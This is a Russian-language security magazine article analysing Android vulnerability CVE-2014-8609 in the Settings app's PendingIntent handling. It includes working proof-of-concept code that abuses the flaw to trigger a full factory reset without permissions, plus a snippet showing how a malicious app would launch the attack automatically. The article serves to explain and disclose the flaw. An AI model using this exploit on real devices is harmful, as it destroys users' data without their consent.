Визитка

АЛЕКСАНДР СВИРИДЕНКО, *программист-исследователь, компания «Доктор Веб»*

Разбор уязвимости CVE-2014-8609,
или Когда можно будет спать спокойно

Вредоносные программы — это плата за популярность ОС. Да, конечно, троянцы существуют и для очень редких ОС, но куда проще зарабатывать на распространенных системах, в которых трудится огромное количество непрофессионалов. Многие из них уверены в том, что «уж они-то заметят, когда вирус будет заражать их систему»


Внимание! Информация, приведенная в статье, предоставлена исключительно в целях ознакомления. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный использованием материалов данной статьи.

Создатели ОС и авторы приложений для них уделяют большое внимание проблемам безопасности, а временами даже уверяют, что готовы отдать свою правую руку, если хоть один вирус… Если бы все было так! Уязвимости и социальная инженерия позволяют мошенникам всех мастей не оставаться без куска хлеба. Угрозы социальной инженерии обсуждались неоднократно, поэтому поговорим об открытых дверях и возможности их закрыть.

История CVE-2014-8609

Данная уязвимость была обнаружена в сентябре 2014 года. О ней было сообщено в Android Security Team. Проблема была признана, а соответствующие исправления внесены в основную ветку разработки. Об уязвимости официально объявили в конце ноября 2014 года. Но проблема Android – дефрагментация рынка. В данном случае исправления уязвимости попали в Android 5.0. Что делать тем, кто не может обновиться по каким-либо причинам?

Рисунок 1. Список аккаунтов



Небольшое введение

В Android существует система SyncAdapter Framework, предназначенная для удобной синхронизации данных между приложениями и сервером. Используя эту систему, приложение может через стандартный механизм создавать аккаунт. Преимущества этого способа:

- Стандартизация способа авторизации.
- Поддержка фоновых механизмов вроде SyncAdapter.
- Возможность использовать один аккаунт для различных приложений, как это делает Google или Yandex (см. рис. 1).

Для того чтобы программа могла пользоваться преимуществами SyncAdapter Framework, обычно при ее создании:

- Создают сервис, который мог бы общаться с аккаунтом.
- Пишут Authenticator.
- Делают Activity для логина.

Попробуем создать маленькое приложение, которое по минимуму использует фреймворк.

В AndroidManifest.xml добавим код:

```
<service android:name=".TestService">
   <intent-filter>
       <action android:name= ↵
           "android.accounts.AccountAuthenticator" />
   </intent-filter>
       <meta-data android:name= ↵
           "android.accounts.AccountAuthenticator"
           android:resource="@xml/authenticator" />
</service>
```

В ресурсах в папку xml поместим файл authenticator.xml, внутри которого будет:

```
<?xml version="1.0" encoding="utf-8"?>
<account-authenticator xmlns:android= ↵
       "http://schemas.android.com/apk/res/android"
       android:accountType="com.test"
       android:label="test"
       android:icon="@drawable/ic_launcher"
       android:smallIcon="@drawable/ic_launcher"/>
```

Создадим сервис TestService.java, на который ссылались из манифеста:


```
import android.app.Service;
import android.content.Intent;
import android.os.IBinder;
public class TestService extends Service {
    @Override
    public IBinder onBind(Intent intent) {
        TestAuthenticator authenticator = ↵
            new TestAuthenticator(this);
        return authenticator.getIBinder();
    }
}
```

И, наконец, создадим TestAuthenticator.java:

```
public class TestAuthenticator extends ↵
       AbstractAccountAuthenticator {
     private final Context mContext;
        public TestAuthenticator(Context context) {
            super(context);
            this.mContext = context;
        }
    @Override
    public Bundle addAccount(AccountAuthenticatorResponse ↵
        response, String accountType, String authTokenType, ↵
        String[] requiredFeatures, Bundle options) ↵
        throws NetworkErrorException {
      return null;
    }
// плюс еще автоматически создастся несколько функций
// для реализации интерфейса, которые не играют роли
//..
}
```

Наше маленькое приложение готово. Теперь, если зайти в Настройки и там нажать на «Добавить уч. запись», можно увидеть, что в списке появился еще один пункт. Правда, нажатие на него ни к чему не приводит, так как мы оставили функцию addAccount пустой.

Если открыть исходники Android 4.4 и посмотреть, как в этой версии ОС реализован вызов addAccount для приложений, то в https://android.googlesource.com/platform/packages/apps/Settings/+/android-4.4.4_r2.0.1/src/com/android/settings/accounts/AddAccountSettings.java можно увидеть такой код:

```
private void addAccount(String accountType) {
    Bundle addAccountOptions = new Bundle();
    mPendingIntent = PendingIntent.getBroadcast(this, 0, ↵
        new Intent(), 0);
    addAccountOptions.putParcelable(KEY_CALLER_IDENTITY, ↵
        mPendingIntent);
    addAccountOptions.putBoolean(EXTRA_HAS_MULTIPLE_USERS, ↵
        Utils.hasMultipleUsers(this));
    AccountManager.get(this).addAccount(
            accountType,
            null, /* authTokenType */
            null, /* requiredFeatures */
            addAccountOptions,
            null,
            mCallback,
            null /* handler */);
    mAddAccountCalled  = true;
}
```

Видим, что для PendingIntent, который получен через getBroadcast, не заданы component и action. Затем этот PendingIntent помещается в addAccountOptions, который потом будет передан в другие приложения. Если открыть справку для разработчиков и почитать о PendingIntent, то там будет указано, что так делать небезопасно:

«Передавая другому приложению PendingIntent, вы предоставляете ему права выполнять определенные операции от вашего имени (с вашими разрешениями и идентификацией). Поэтому следует обращать внимание на то, как создается PendingIntent: например, почти всегда базовый класс Intent, который вы поддерживаете, должен иметь точно такое же имя компонента, как и один из ваших компонентов, чтобы убедиться, что оно в конечном итоге отправлено туда, а не куда-либо еще».

Написанное означает, что PendingIntent, отправленный приложением Settings, обладает теми же правами, что и оно, – правами системного приложения!

Так как у PendingIntent поля component и action пустые, то можно их заполнить. Попробуем это использовать и в наш метод addAccount класса TestAuthenticator.java поместим следующий код:

```
PendingIntent pendingIntent = (PendingIntent) ↵
    options.getParcelable("pendingIntent");
Intent newIntent = new Intent( ↵
    "android.intent.action.MASTER_CLEAR");
       try {
           pendingIntent.send(mContext, 0, newIntent, ↵
                null, null);
       } catch (CanceledException e) {
           e.printStackTrace();
       }
```

Теперь, если выбрать добавление нашего аккаунта, произойдет полный сброс телефона! С него удалятся все данные, хотя наше приложение не имело нужных прав для этого!!!

Если бы мы писали вредоносное приложение, то нам достаточно было бы сделать вызов:

```
Intent intent = new Intent();
    intent.setComponent(new ComponentName( ↵
        "com.android.settings",↵
        "com.android.settings.accounts.AddAccountSettings"));
    intent.setAction(Intent.ACTION_RUN);
    intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    String authTypes[] = {"com.test"};
    intent.putExtra("account_types", authTypes);
    startActivity(intent);
```

что приводило бы к автоматическому открытию добавления нашего аккаунта и, соответственно, удалению всех данных.

Давайте вернемся к уязвимости. Через CVE-2014-8609 можно выполнять самые разные действия, которые по идее доступны только системным приложениям. Например, генерировать фейковые СМС, выполнять явно мошеннические действия.

Формально уязвимость CVE-2014-8609 уже закрыта, но если посмотреть на статистику использования Android (https://developer.android.com/intl/ru/about/dashboards/index.html?utm_source=ausdroid.net), то видно, что уязвимости подвержено без мелочи 100% устройств, и они останутся подвержены уязвимости еще долгое время. Вряд ли пользователи будут массово мигрировать на 5.0 только из-за уязвимостей.

***

Имеющиеся исследования показывают, что магазины приложений переполнены приложениями от злоумышленников. И даже если вы внимательный пользователь, чтение прав приложения при установке ничего не гарантирует, поэтому обязательным приложением на любом устройстве становятся антивирус и сканер уязвимостей. EOF